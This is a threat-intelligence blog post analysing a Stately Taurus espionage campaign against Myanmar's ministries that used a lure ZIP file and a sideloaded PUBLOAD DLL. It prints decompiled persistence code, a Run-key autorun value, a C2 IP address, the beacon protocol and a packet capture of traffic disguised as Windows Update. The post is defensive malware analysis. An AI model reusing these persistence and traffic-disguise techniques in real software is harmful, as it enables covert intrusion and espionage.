Stately Taurus Targets Myanmar Amidst Concerns over Military Junta’s Handling of Rebel Attacks

Blog

January 23, 2024


The recent ethnic rebel attacks in Myanmar have put the Myanmar junta and surrounding countries on high alert. Since October 2023, a rebel alliance called the Three Brotherhood Alliance (3BHA) has been attacking Myanmar’s military across its northern regions, reportedly seizing its junta outposts and military positions. This activity has been cause of concern to China, as important trade routes have come under control of and have been destroyed by 3BHA, causing China to call for a ceasefire. Following the attacks, a meeting of Myanmar’s National Defence and Security Council (NSDC) on November 8th resulted in the junta leader General Min Aung Hlaing commenting that the country could splinter as a result of the 3BHA offensive. Five days later, martial law was declared across the northern Shan state. While these events do not seem to receive much international attention, the Association of Southeast Asian Nations (ASEAN) defense ministers have been calling for Myanmar to implement the in 2021 established Five-Point Consensus peace plan. So far, Myanmar's military junta has failed to implement this plan, leading to Myanmar being barred from ASEAN until the plan progresses.

As these developments unfold, CSIRT-CTI has identified two campaigns exhibiting strong indications of being connected to Stately Taurus (alias Bronze President, Camaro Dragon, Earth Preta, Mustang Panda, Red Delta and Luminous Moth), both assessed to have targeted the Myanmar Ministry of Defence and Foreign Affairs. Both campaigns strongly appear to leverage techniques, tactics and procedures (TTPs) that are related to both historic and more contemporary Stately Taurus activity. The most prominent of these TTPs are the use of legitimate software including a binary developed by engineering firm Bernecker & Rainer (B&R) and a component of the Windows 10 upgrade assistant to sideload malicious Dynamic-Link Libraries (DLLs). Moreover, a significant number of campaigns attributed to this threat actor have been reported to disguise network traffic by making it appear to be related to Microsoft update traffic.

Stately Taurus has been performing cyberespionage activities since at least 2012 and is widely believed to be a Chinese Advanced Persistent Threat (APT) tasked with intelligence collection. Previously, attacks targeting government entities and non-profits across North America, Europe and Asia believed to have politically significant information were attributed to this group.

Campaign #1: Analysis of the third meeting of NDSC.zip

The first campaign observed took place on November 9th 2023 and came under our attention after a malicious archive was submitted to VirusTotal with the name *Analysis of the third meeting of NDSC.zip*. Upon extracting this archive, victims are shown the image in Figure 1 containing a (legitimate, signed) decoy executable and a malicious DLL in the same folder.



Name	Date modified	Type	Size
Analysis of the third meeting of NDSC.exe	11/9/2023 10:56 AM	Application	108 KB
BrMod104.dll	11/9/2023 10:56 AM	Application exten...	143 KB


Figure 1: Extracted ZIP file containing a decoy executable and malicious DLL

Figure 1: Extracted ZIP file containing a decoy executable and malicious DLL

Figure 1: Extracted ZIP file containing a decoy executable and malicious DLL

IOC	Value
Analysis of the third meeting of NDSC.zip	b7e042d2accdf4a488c3cd46ccd95d6ad5b5a8be71b5d6d76b8046f17debaa18
Analysis of the third meeting of NDSC.exe	ce4f7e7ce82a5621b5409ccb633e27269a05ce17d1b049feda9fbc4793e6c484
BrMod104.dll	2a00d95b658e11ca71a8de532999dd33ddee7f80432653427eaa885b611ddd87

The executable in this archive is, as mentioned, a legitimate binary originally signed by B&R Industrial Automation GmbH, which points towards engineering firm Bernecker & Rainer. Though the provided certificate expired on May 23rd 2020, it is still considered signed and valid by both Windows and VirusTotal.



Names

C:\ProgramData\gameinstall\Analysis of the third meeting of NDSC.exe
Analysis of the third meeting of NDSC.exe

Signature info

Signature Verification

✓ Signed file, valid signature

Signers


— B&R Industrial Automation GmbH

Name	B&R Industrial Automation GmbH
Status	This certificate or one of the certificates in the certificate chain is not time val...
Issuer	GlobalSign Extended Validation CodeSigning CA - SHA256 - G3
Valid From	05:03 PM 05/23/2018
Valid To	05:03 PM 05/23/2020
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	748AA0D710E6877921D2B67CEDA9F7C4CAFAF9ED
Serial Number	6A 3D C0 8B 56 84 D6 74 DD 30 4B 3B

Figure 2: Expired B&R code signing certificate

Figure 2: Expired B&R code signing certificate

Figure 2: Expired B&R code signing certificate



```
ExifTool Version Number         : 12.60
File Name                       : BrMod104.dll
Directory                       : .
File Size                       : 146 kB
File Modification Date/Time     : 2023:11:09 10:56:08+01:00
File Access Date/Time           : 2024:01:24 15:29:34+01:00
File Inode Change Date/Time     : 2024:01:22 20:41:54+01:00
File Permissions                : -rw-rw-r--
File Type                       : Win32 DLL
File Type Extension             : dll
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2023:11:03 01:29:28+01:00
Image File Characteristics      : Executable, 32-bit, DLL
PE Type                         : PE32
Linker Version                  : 14.34
Code Size                       : 82944
Initialized Data Size           : 53760
Uninitialized Data Size         : 0
Entry Point                     : 0x3e47
OS Version                      : 6.0
Image Version                   : 0.0
Subsystem Version               : 6.0
Subsystem                       : Windows command line
```

Figure 3: Timestamp on *BrMod104.dll*

Figure 3: Timestamp on *BrMod104.dll*

Figure 3: Timestamp on *BrMod104.dll*





Figure 4: Overview of PUBLOAD malware events

Upon execution of the decoy binary, the threat actor leverages *DLL Search Order Hijacking* to side-load the malicious DLL with a timestamp of 03-11-2023 (shown in Figure 3). After loading the DLL, its first activity is to check for supported languages on the system, after which it performs a check whether persistence has previously been obtained. It does so by determining the presence of command line arguments. If a command line argument is not present, it proceeds by copying itself and the DLL to `C:\ProgramData\gameinstall`. Once copied, a standard CurrentVersion autorun key is created with the name *gameestrto* and value `C:\\ProgramData\\gameinstall\\Analysis of the third meeting of NDSC.exe starmygame`.

```
\REGISTRY\USER\S-1-5-21-578104441-166916572-4098306029-
1000\Software\Microsoft\Windows\CurrentVersion\Run\gameestrto =
"C:\\ProgramData\\gameinstall\\Analysis of the third meeting of NDSC.exe starmygame"
```

This particular command line argument *starmygame* added to the autorun key is indicative of earlier-achieved persistence, as the malware creates the autorun key to run future executions with this argument. This causing the execution flow to skip over the conditional on address `0x100027ba` as shown in Figure 4. Further down the function, any present command line arguments are validated to match the originally set value, which triggers further cryptographic operations leading to C2 communication.




```
100027a8  HKEY var_48
100027a8  PWSTR* hMem = CommandLineToArgvW(GetCommandLineW(), &var_48)
100027ba  if (hMem != 0 && var_48 == 1)
100027c1      LocalFree(hMem)
100027cb      int128_t* lpNewFileName = &var_78
100027d4      int128_t* lpExistingFileName = &var_c4
100027da      if (var_64 u>= 8)
100027da          lpNewFileName = var_78.d
100027e7      if (var_b0 u>= 8)
100027e7          lpExistingFileName = var_c4.d
100027f0      CopyFileW(lpExistingFileName, lpNewFileName, 0)  // Copy file to C:\Users\ProgramData\gameinstall
100027f6      int128_t* lpNewFileName_1 = &var_90
100027fe      if (var_7c u>= 8)
100027fe          lpNewFileName_1 = var_90.d
10002805      int128_t* lpExistingFileName_1 = &var_a8
10002813      if (var_94 u>= 8)
10002813          lpExistingFileName_1 = var_a8.d
1000281b      CopyFileW(lpExistingFileName_1, lpNewFileName_1, 0)
10002822      sub_10001010("erro task")
1000282a      int128_t* lpData = &var_60
10002831      if (var_4c u>= 0x10)
10002831          lpData = var_60.d
10002835      int128_t* lpData_1 = lpData
10002837      void* ecx_2 = lpData_1 + 1
10002845      char i
10002845      do
10002840          i = *lpData_1
10002842          lpData_1 = lpData_1 + 1
10002842      while (i != 0)
10002866      int128_t lpSubKey
10002866      __builtin_strcpy(&lpSubKey, "Software\\Microsoft\\Windows\\CurrentVersion\\Run")
1000287b      var_48 = nullptr
10002899      enum WIN32_ERROR Reserved = RegOpenKeyExA(0x80000001, &lpSubKey, 0, KEY_ALL_ACCESS, &var_48)
100028a1      if (Reserved == NO_ERROR)
100028b0          RegSetValueExA(var_48, "gameestrto", Reserved, REG_SZ, lpData, lpData_1 - ecx_2)
100028b9          RegCloseKey(var_48)
100028c4      sub_10001010("erro task")
100028cc      sub_100011a0()
```

Figure 5: Binary Ninja-generated HLIR showing the presence check for arguments, copying to a new directory and creation of the autorun key

Figure 5: Binary Ninja-generated HLIR showing the presence check for arguments, copying to a new directory and creation of the autorun key

Figure 5: Binary Ninja-generated HLIR showing the presence check for arguments, copying to a new directory and creation of the autorun key



```
100028f0  sub_10003190(&var_34:4, u"starmygame", 0xa)
100028fb  var_8_1.b = 7
10002907  int32_t pNumArgs
10002907  HKEY eax_6 = CommandLineToArgvW(GetCommandLineW(), &pNumArgs)
1000290d  int32_t esi_2 = var_30
10002910  var_48 = eax_6
1000291e  if (eax_6 != 0 && pNumArgs == 2)
10002920      int16_t* ecx_4 = eax_6[1]
10002923      int16_t* edx_1 = ecx_4
10002925      void* edi_1 = &edx_1[1]
10002939      do
10002930          eax_6.w = *edx_1
10002933          edx_1 = &edx_1[1]
10002933      while (eax_6.w != 0)
```


Figure 6: Verifying the content of the command line argument from 0x1000291e to 0x10002939

Figure 6: Verifying the content of the command line argument from 0x1000291e to 0x10002939

Figure 6: Verifying the content of the command line argument from 0x1000291e to 0x10002939

Following the achievement of persistence, preparation is made to ping a C2 server at 123.253.32.15 and register the device. Similar to the campaign described by Lab52, it uses a standard protocol to do so. However, where previously the magic bytes were 17 03 03, these seem to have changed to 46 77 4d. These magic bytes are consistent throughout the requests and responses. This leads to the following protocol:
<46 77 4d>+<payload size>+<payload>.

This standard is used for all communication, even after infection. For the initial connection, the payload is also the similar: <tickcount>+<computername>+<username>. This payload is RC4-encrypted and sent to the C2 server as shown in Figure 6. The threat actors attempt to disguise the traffic as Microsoft update traffic by adding the Host: www.asia.microsoft.com and User-Agent: Windows-Update-Agent headers.



b68f133e-a673-4637-9eae-10e99b4f3bd5.pcap

```
> Frame 106: 361 bytes on wire (2888 bits
> Ethernet II, Src: 12:a9:86:6c:77:de (12
> Internet Protocol Version 4, Src: 192.1
> Transmission Control Protocol, Src Port
v Hypertext Transfer Protocol
  > [Expert Info (Warning/Security): Une
  > POST /v11/2/windowsupdate/redir/v6-w
    Host: www.asia.microsoft.com\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent:Windows-Update-Agent\r\n
    Accept: text/html,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.9\r\n
    Connection: Keep-Alive\r\n
  > Content-Length: 36\r\n
    \r\n
    [Full request URI: http://www.asia.m
    [HTTP request 1/1]
    [Response in frame: 134]
    File Data: 36 bytes
  v Data (36 bytes)
      Data: 46774d44414256666b744b647148
      [Length: 36]
```

```
0000  52 54 00 36 3e ff 12 a9  86 6c 77 de 08 00 45 00   RT·6>···  ·lw···E
0010  01 5b 00 be 40 00 80 06  38 00 c0 a8 64 2a 7b fd   ·[··@···  8···d*{
0020  20 0f c0 11 01 bb e3 4a  d3 4c 41 4c cc 12 50 18    ······J  ·LAL··P
0030  01 04 60 6b 00 00 50 4f  53 54 20 2f 76 31 31 2f   ··`k··PO  ST /v11
0040  32 2f 77 69 6e 64 6f 77  73 75 70 64 61 74 65 2f   2/window  supdate
0050  72 65 64 69 72 2f 76 36  2d 77 69 6e 73 70 31 2d   redir/v6  -winsp1
0060  77 75 72 65 64 69 72 3f  38 37 38 31 38 32 39 37   wuredir?  8781829
0070  37 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   7 HTTP/1  .1··Hos
0080  3a 20 77 77 77 2e 61 73  69 61 2e 6d 69 63 72 6f   : www.as  ia.micr
0090  73 6f 66 74 2e 63 6f 6d  0d 0a 55 70 67 72 61 64   soft.com  ··Upgra
00a0  65 2d 49 6e 73 65 63 75  72 65 2d 52 65 71 75 65   e-Insecu  re-Requ
00b0  73 74 73 3a 20 31 0d 0a  55 73 65 72 2d 41 67 65   sts: 1··  User-Ag
00c0  6e 74 3a 57 69 6e 64 6f  77 73 2d 55 70 64 61 74   nt:Windo  ws-Upda
00d0  65 2d 41 67 65 6e 74 0d  0a 41 63 63 65 70 74 3a   e-Agent·  ·Accept
00e0  20 74 65 78 74 2f 68 74  6d 6c 2c 2a 2f 2a 3b 71    text/ht  ml,*/*;
00f0  3d 30 2e 38 0d 0a 41 63  63 65 70 74 2d 4c 61 6e   =0.8··Ac  cept-La
0100  67 75 61 67 65 3a 20 65  6e 2d 55 53 2c 65 6e 3b   guage: e  n-US,en
0110  71 3d 30 2e 39 0d 0a 43  6f 6e 6e 65 63 74 69 6f   q=0.9··C  onnecti
0120  6e 3a 20 4b 65 65 70 2d  41 6c 69 76 65 0d 0a 43   n: Keep-  Alive··
0130  6f 6e 74 65 6e 74 2d 4c  65 6e 67 74 68 3a 20 33   ontent-L  ength:
0140  36 0d 0a 0d 0a 46 77 4d  44 41 42 56 66 6b 74 4b   6····FwM  DABVfkt
0150  64 71 48 61 35 54 58 4d  67 43 41 35 4c 41 30 73   dqHa5TXM  gCA5LA0
0160  43 5a 46 34 56 45 67 59  3d                        CZF4VEgY  =
```

